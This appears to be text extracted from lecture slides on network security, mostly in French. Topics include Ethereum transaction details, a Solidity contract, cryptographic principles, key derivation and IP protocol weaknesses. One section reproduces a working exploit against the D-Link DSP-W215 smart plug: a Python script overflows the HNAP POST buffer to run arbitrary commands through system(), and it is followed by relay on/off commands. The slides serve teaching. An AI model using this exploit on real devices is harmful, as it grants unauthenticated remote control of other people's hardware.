- UDP Node Discovery for single protocol
- ECDSA Signed UDP
- Encrypted Handshake/Authentication
- Peer Persistence
- Encrypted/Authenticated TCP
- TCP Framing

Security

- authenticated connectivity (ECDH+ECDHE, AES128)
- authenticated discovery protocol (ECDSA)
- encrypted transport (AES256)

Transaction Information

Tools & Utilities

<https://etherscan.io/tx/0xd6904d832462ae17718c69e9caa0c3f3bed458382ac1f4e43b1aadd8e94744ad>

TxHash: 0xd6904d832462ae17718c69e9caa0c3f3bed458382ac1f4e43b1aadd8e94744ad

TxReceipt Status: **Success**

Block Height: 4942834 (561272 block confirmations)

TimeStamp: 94 days 18 hrs ago (Jan-20-2018 09:52:42 PM +UTC)

From: 0x6bac1b75185d9051af740ab909f81c71bbb221a6

To: 0x6bac1b75185d9051af740ab909f81c71bbb221a6

Value: 0 Ether (\$0.00)

Gas Limit: 80000

Gas Used By Txn: 22020

Gas Price: 0.00000003 Ether (30 Gwei)

Actual Tx Cost/Fee: 0.0006606 Ether (\$0.41)

Nonce: 12

Input Data:

0xTemperature=25C

Switch Back

GasPrice= 15 bytes x 68 + 21000 = 22020

The yellow paper outlines the fees for various operations.

<i>G_{txdatazero}</i>	4	Paid for every zero byte of data or code for a transaction.
<i>G_{txdatanonzero}</i>	68	Paid for every non-zero byte of data or code for a transaction.
<i>G_{transaction}</i>	21000	Paid for every transaction.

Creating a Smart Contract

Transaction Information

[VMTrace](#)[VMDebug](#)

TxHash: [0x75b136a4fc03b9173f286fb526936586eb79eabf18e0fbf3574d29cd01922b7f](#)

Block Height: [473730](#) (29531 block confirmations)

TimeStamp : 4 days 20 hrs ago (Feb-04-2017 08:15:00 PM +UTC)

From: [0x3f406a15095669e63df80d21d54d12bdfa214187](#)

To: [Contract [0xd4e29ad9ac3c8ba701c0ffac566117a2bbfdb177](#) Created] ✓

Value: 0 Ether (\$0.00)

Gas: 373547

Gas Price: 0.00000002 Ether

Gas Used By Transaction: 373547

Actual Tx Cost/Fee: 0.00747094 Ether (\$0.00)

Cumulative Gas Used: 3621228

Nonce: 0

Input Data:

```
9054906101000a900473ffffffffffffffffffffffffffffffffffffffff1681565b82805460018160011615610100020316600290049060005260206
0002090601f016020900481019282601f106103ca57805160ff19168380011785556103f8565b828001600101855582156103f8579182015b82811115
6103f75782518255916020019190600101906103dc565b5b5090506104059190610409565b5090565b61042b91905b808211156104275760008160009
0555060010161040f565b5090565b905600a165627a7a72305820a397968c85326f3b407c7e5c7d584cd2707e5e6d9435afbe9062be3c0d656760029
```

Convert To Ascii

RLP(Address, nonce):

D6 (list)

94 3f406a15095669e63df80d21d54d12bdfa214187 (address)

80 (null byte = nonce)

Keccak(RLP)= BF474FF3D5F9AC3393D3F6B9

D4E29AD9AC3C8BA701C0FFAC566117A2BBFDB177

Contract Code


```
pragma solidity ^0.4.2;
address public owner;
string public log;
function storer()
{
    owner = msg.sender ;
}
modifier onlyOwner
{
    if (msg.sender != owner)
        throw;
    _;
}
function store(string _log) onlyOwner()
{
    log = _log;
}
function kill() onlyOwner()
{
    selfdestruct(owner); }
}
```

Typing in solidity

Solidity includes **7 basic types**, listed below:

hash: 256-bit, 32-byte data chunk, indexable into bytes and operable with bitwise operations.

uint: 256-bit unsigned integer, operable with bitwise and unsigned arithmetic operations.

int: 256-bit signed integer, operable with bitwise and signed arithmetic operations.

string32: zero-terminated ASCII string of maximum length 32-bytes (256-bit).

address: account identifier, similar to a 160-bit hash type.

bool: two-state value.

Exemple de Buffer Overflow

D-Link DSP-W215/FR Prise intelligente

de [D-link](#)

★★★★☆ ▾ [25 commentaires client](#) | [3 questions ayant reçu une réponse](#)



Prix : **EUR 34,99** **LIVRAISON GRATUITE** [Détails](#)

Tous les prix incluent la TVA.

En stock.

Voulez-vous le faire livrer le samedi 16 jan.? Commandez-le dans les **2 h et 34 mins** et choisissez la **Livraison en 1 jour ouvré** au cours de votre commande. [En savoir plus.](#)

Expédié et vendu par Amazon. Emballage cadeau disponible.

20 neufs à partir de **EUR 34,99** **1 d'occasion** à partir de **EUR 41,77**

- Description du produit: D-Link Prise intelligente
 - Largeur: 3,93 cm
 - Profondeur: 6,6 cm
 - Hauteur: 11,7 cm
- › [Voir plus de détails](#)

Passez la souris sur l'image pour zoomer

The « Moon » worm

Home Network Administration Protocol (**HNAP**) is a proprietary network protocol invented by Pure Networks, Inc. and acquired by Cisco Systems which allows identification, configuration, and management of network devices. HNAP is based on SOAP

2014 HNAP is used by "The Moon" worm which infects Linksys routers.

Hacking the D-Link DSP-W215 Smart Plug

<http://www.devtty0.com/2014/05/hacking-the-d-link-dsp-w215-smart-plug/>

<http://logos.cs.uic.edu/366/notes/mips%20quick%20tutorial.htm>

```

▼<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  ▼<soap:Body>
    ▼<GetDeviceSettingsResponse xmlns="http://purenetworks.com/HNAP1/">
      <GetDeviceSettingsResult>OK</GetDeviceSettingsResult>
      <Type>GatewayWithWiFi</Type>
      <DeviceName/>
      <VendorName>D-Link</VendorName>
      <ModelDescription>Wireless N150 Travel Router</ModelDescription>
      <ModelName>DSP-W215A1</ModelName>
      <FirmwareVersion>1.00b23</FirmwareVersion>
      <FirmwareRegion>DEF</FirmwareRegion>
      <HardwareVersion>A1</HardwareVersion>
      <PresentationURL>/st_device.htm</PresentationURL>
    ▼<SOAPActions>
      <string>http://purenetworks.com/HNAP1/GetDeviceSettings</string>
      <string>http://purenetworks.com/HNAP1/SetDeviceSettings</string>
      <string>http://purenetworks.com/HNAP1/IsDeviceReady</string>
      <string>http://purenetworks.com/HNAP1/SetMultipleActions</string>
      <string>http://purenetworks.com/HNAP1/GetFirmwareState</string>
      <string>http://purenetworks.com/HNAP1/DoFirmwareUpgrade</string>
      ▼<string>
        http://purenetworks.com/HNAP1/GetFirmwareValidation
      </string>
      ▼<string>
        http://purenetworks.com/HNAP1/StartFirmwareDownload
      </string>
      ▼<string>
        http://purenetworks.com/HNAP1/PollingFirmwareDownload
      </string>
      <string>http://purenetworks.com/HNAP1/GetFirmwareStatus</string>
      <string>http://purenetworks.com/HNAP1/SetFactoryDefault</string>
      <string>http://purenetworks.com/HNAP1/GetNetworkStats</string>
    
```

Certaines commandes ne sont pas authentifiées

Procédure de lecture du buffer de http POST


HNAP1 => /www/my_cgi.cgi"

```
int content_length, i;  
char *content_length_str;  
char post_data_buf[500000];  
C  
content_length = 0;  
content_length_str = getenv("CONTENT_LENGTH");  
if(content_length_str)  
{ content_length = strtol(content_length_str, 10);}  
memset(post_data_buf, 0, 500000);  
  
for(i=0; i<content_length; i++)  
{ post_data_buf[i] = fgetc();}
```

Read HTTP Header

Read POST buffer

Process HNAP



```
import sys
import urllib2
```

```
command = sys.argv[1]
```

```
buf = "D" * 1,000,020
buf += "\x00\x40\x5C\xAC"
buf += "E" * 0x28
buf += command
buf += "\x00"
```

```
z
req = urllib2.Request("http://192.168.0.60/HNAP1/",
buf)
print urllib2.urlopen(req).read()
```



```
.text:00405CAC
.text:00405CB0
.text:00405CB4
.text:00405CB8
```

```
la    $t9, system
la    $s1, 0x440000
jalr  $t9 ; system
addiu $a0, $sp, 0x28 # command
```

system(\$sp+0x28);

Commande d'attaque

/var/sbin/relay 1 # Turns outlet on
/var/sbin/relay 0 # Turns outlet off

Sécurité & Réseaux

Principes de sécurité

L'identification (identity).

- L'utilisateur d'un système ou de ressources diverses possède une identité (une sorte de clé primaire d'une base de données) qui détermine ses lettres de crédits (credential) et ses autorisations d'usage. Cette dernière peut être déclinée de multiples manières, compte utilisateur (login) d'un système d'exploitation ou techniques biométriques empreinte digitale, empreinte vocale, schéma rétinien...

L'authentification (authentication).

- Cette opération consiste à faire la preuve de son identité. Par exemple on peut utiliser un mot de passe, ou une méthode de défi basée sur une fonction cryptographique et un secret partagé. L'authentification est simple ou mutuelle selon les contraintes de l'environnement.

La confidentialité (privacy).

- C'est la garantie que les données échangées ne sont compréhensibles que pour les deux entités qui partagent un même secret souvent appelé association de sécurité (SA). Cette propriété implique la mise en oeuvre d'algorithmes de chiffrements soit en mode flux (octet par octet, comme par exemple dans RC4) soit en mode bloc (par exemple par série de 8 octets dans le cas du DES).

L'intégrité des données (MAC, Message Authentication).

- Le chiffrement évite les écoutes indiscretes, mais il ne protège pas contre la modification des informations par un intervenant mal intentionné. Des fonctions à sens unique (encore dénommées empreintes) telles que MD5 (16 octets) ou SHA1 (20 octets) réalisent ce service. Le MAC peut être associé à une clé secrète (HMAC(Message, clé), Keyed-Hashing for Message Authentication).



La non-répudiation.

- Elle consiste à prouver l'origine des données. Généralement cette opération utilise une signature asymétrique en chiffrant l'empreinte du message avec la clé RSA privée de son auteur (RSA(Empreinte(Message))).

On cite parfois un sixième attribut relatif à la sûreté de fonctionnement (disponibilité, résilience) du système.

- ✚ La confiance est une relation sans propriétés particulières.
 - *Réflexivité*, ai-je confiance en moi-même (pas dans tous domaines).
 - *Symétrie*, je fais confiance au pilote de l'avion ou au chirurgien, la réciproque n'est pas forcément vraie.
 - *Transitivité*, j'ai confiance dans le président, le président a confiance en la présidente, je n'ai pas obligatoirement confiance dans la présidente.
- ✚ Les infrastructures PKI supposent une transitivité de la relation de confiance. Le client du réseau et un serveur d'authentification partagent une même autorité de certification (CA), qui crée une classe de confiance basée sur une relation R (R signifiant= «fait confiance à»).
 - (Client R CA) ET (Serveur R CA) => (Client R Serveur)

La sécurité appliquée aux réseaux



Comment sécuriser une pile réseau ?

- ✚ **PHY-** Le chiffrement au niveau physique sur des liaisons point à point.
 - Par exemple cryptographie quantique (PMD), saut de fréquences pseudo aléatoire, ou chiffrement 3xDES du flux octets (une méthode couramment déployée par les banques). Dans ces différentes procédures les clés sont distribuées manuellement.
- ✚ **MAC-** Confidentialité, intégrité de données, signature de trames MAC.
 - C'est la technique choisie par les réseaux sans fil 802.11. La distribution des clés est réalisée dans un plan particulier (décrit par la norme IEEE 802.1x). Dans ce cas on introduit la notion de contrôle d'accès au réseau LAN, c'est à dire à la porte de communication avec la toile d'araignée mondiale. C'est une notion juridique importante, le but est d'interdire le transport des informations à des individus non authentifiés (et donc potentiellement criminels...)
- ✚ **TCP/IP-** Confidentialité, intégrité de données, signature des paquets IP et/ou TCP.
 - C'est typiquement la technologie IPSEC en mode tunnel. Un paquet IP chiffré et signé est encapsulé dans un paquet IP non protégé. En effet le routage à travers l'Internet implique l'analyse de l'en tête IP, par les passerelles traversées. IPSEC crée un tunnel sécurisé entre le réseau d'accès et le domaine du fournisseur de service. On peut déployer une gestion manuelle des clés, ou des protocoles de distribution automatisés tels que ISAKMP. La philosophie de ce protocole s'appuie sur la libre utilisation du réseau d'accès ce qui n'est pas sans soulever des problèmes juridiques. Par exemple des criminels protègent leurs échanges de données, il est impossible aux réseaux traversés de détecter leur complicité dans le transport d'informations illégales.
- ✚ **ADDON-** Insertion d'une couche de sécurité additive assurant la protection d'application telles que navigateurs WEB ou messageries électroniques.
 - Par exemple le protocole SSL basé sur la cryptographie asymétrique réalise cette fonction. Généralement ce dernier conduit une simple authentification entre serveur et client. Il utilise un secret partagé (Master Secret) à partir duquel on dérive des clés de chiffrements utilisées par l'algorithme négocié entre les deux parties. Par exemple dans le cas d'une session entre un navigateur et un serveur bancaire, le client authentifie son service bancaire. Une fois le tunnel sécurisé établi le client s'authentifie à l'aide d'un login et d'un mot de passe. Il obtient alors une identité temporaire associée à un simple cookie.
- ✚ **APPLICATION-** Gestion de la sécurité par l'application elle même.
 - Ainsi le protocole S-MIME réalise la confidentialité, l'intégrité et la signature des contenus critiques d'un message électronique.

+ MAN - WAN

- Deux classes de réseaux selon que les bandes de fréquences soient soumises à licence ou non, par exemple Wi-Fi et WiMobile (IEEE 802.16e)
- Contrôle des accès, généralement avec une infrastructure centralisée (AAA, Authentication Authorization Accounting)
- Confidentialité, non répudiation (signature des trames)
- **Assurer la rentabilité financière du service**

+ WLAN


- Réseaux privés ou d'entreprises
- Contrôle des accès
- Confidentialité, non répudiation
- **Contrôler les accès aux réseaux de l'entreprise, éviter la fuite d'information.**

+ WPAN

- Réseaux personnels.
- Appairage entre terminaux et périphériques.
- **Obtenir une architecture fonctionnelle, éviter la fuite d'information**


- ✚ **Clés symétriques distribuées manuellement**
 - Out Of Band
 - Pas de serveur d'authentification centralisé
- ✚ **Clés symétriques distribuées automatiquement**
 - Serveur d'authentification centralisé
- ✚ **Vecteurs d'authentification**
 - GSM, UMTS
 - Serveur d'authentification central ou réparti
- ✚ **Architecture basée sur des clés asymétriques**
 - Distribution de certificats et de clés RSA privées
 - Architecture répartie ou centralisée
 - Problème de la révocation

Canal Sécurisé



- ✚ La procédure d'authentification d'une paire d'entités informatiques, parfois dénommée phase d'autorisation, consiste typiquement à échanger les identités (IDTA et IDTB) d'un couple d'interlocuteurs (appelés client/serveur ou initiateur/répondeur), deux nombres aléatoires (RA, RB) formant un identifiant unique de la session, puis d'effectuer un calcul.
- ✚ Ce dernier produit, à l'aide d'une valeur secrète (KS) un secret maître (KM), à partir duquel on déduit des clés de chiffrement (KC) et d'intégrité (KI) permettant de créer un canal sécurisé.
- ✚ Dans un contexte de cryptographie symétrique la clé KS est distribuée manuellement ; dans un contexte de cryptographie asymétrique la clé KS sera par exemple générée par A, mais chiffrée par la clé publique (e,n) de B ($Ks^e \bmod n$).
- ✚ La protection de l'identité est une préoccupation croissante avec l'émergence des technologies sans fil. Il existe divers mécanismes permettant d'obtenir cette propriété avec des degrés de confiance divers, par exemple grâce à la mise en œuvre de pseudonymes (tel que le TIMSI du GSM), du protocole de Diffie-Hellman, ou du chiffrement de certificats par la clé publique du serveur.

Mécanismes de base



Création d'un secret partagé Diffie-Hellman

- ✚ Un générateur g de Z^*/nZ (avec n premier) est tel que
 - $\forall x \neq 0 \exists i g^i = x \pmod{n}$.
- ✚ Il existe $\varphi(n-1)$ solutions.
- ✚ Exemple $n=5$, $g=3$
 - $g^1 = 3$, $g^2 = 4$, $g^3 = 2$, $g^4 = 1$
- ✚ x est une clé privé, g^x est une clé publique
- ✚ Un échange DH permet de construire dynamiquement un secret partagé K_s , $K_s = g^{xy} = (g^x)^y = (g^y)^x$
- ✚ Hugo Krawczyk a introduit la notion de *Randomness Extractor* (XTR)
 - *Source Key Material*, $SKM = g^{xy}$
 - L'entropie de SKM ($\log_2 1/p(SKM)$) n'est pas forcément constante
 - $XTR = PRF(RA | RB, SKM) = HMAC(RA | RB, SKM)$
 - L'entropie de XTR est proche d'une constante

PRF et KDF, selon NIST Special Publication 800-108

+ PRF

- Une procédure qui génère une suite d'octets pseudo aléatoire de longueur k bits.
- $PRF(s, x)$
 - HMAC(key,x), CMAC(key,x)

+ Mode KDF compteur

- i compris entre 1 et L/k
- $KDF(i) = PRF(K, i \parallel Label \parallel 0x00 \parallel Context \parallel L)$

+ Mode KDF feedback

- i compris entre 1 et L/k
- $K(i) = PRF(K, K(i-1) \parallel i \parallel Label \parallel 0x00 \parallel Context \parallel L)$

Création d'un secret partagé RSA

- ✚ C'est par exemple la procédure mise en œuvre par SSL
- ✚ Création d'un secret, PMS (Pre-Master-Secret)
- ✚ Calcul d'un Master Secret (MS)
 - $MS = KDF(PMS, RA \mid RB \mid Label)$
- ✚ Calcul des clés K_c, K_i
 - $Clés = KDF (MS, RA \mid RB \mid Label)$

Les faiblesses du protocole IP

Les faiblesses du protocole IP 1/2


- ✚ Par nature un réseau est sensible au déni de service, au niveau physique (brouillage divers...) ou logique (destruction/modification des paquets ou des trames).
- ✚ Le protocole *ARP (Address Resolution Protocol)* réalise une correspondance entre une adresse *MAC* et une adresse *IP*.
 - Dans l'attaque dite *ARP spoofing* l'attaquant forge une trame de réponse (*ARP.response*) erronée. Il en résulte un détournement du trafic *IP*.
- ✚ Un paquet *IP* comporte typiquement un en tête de 20 octets démunis d'attributs cryptographiques de sécurité.
 - La confidentialité et l'intégrité des données transportées ne sont pas assurées.
- ✚ Le mécanisme de segmentation est difficilement analysable par les pare-feu. En effet, seul le premier segment *IP* contient l'entête du protocole supérieur transporté, par exemple *TCP* ou *UDP*.
 - Le réassemblage peut entraîner un problème de déni de service pour la machine de réception (la taille maximale d'un paquet *IP* est de 65535 octets et le temps de réception des fragments est indéterminé).
- ✚ La correspondance adresse *IP* nom de machine est typiquement réalisée par le protocole *DNS* qui n'offre aucun service d'authentification ou d'intégrité.

Les faiblesses du protocole IP 2/2


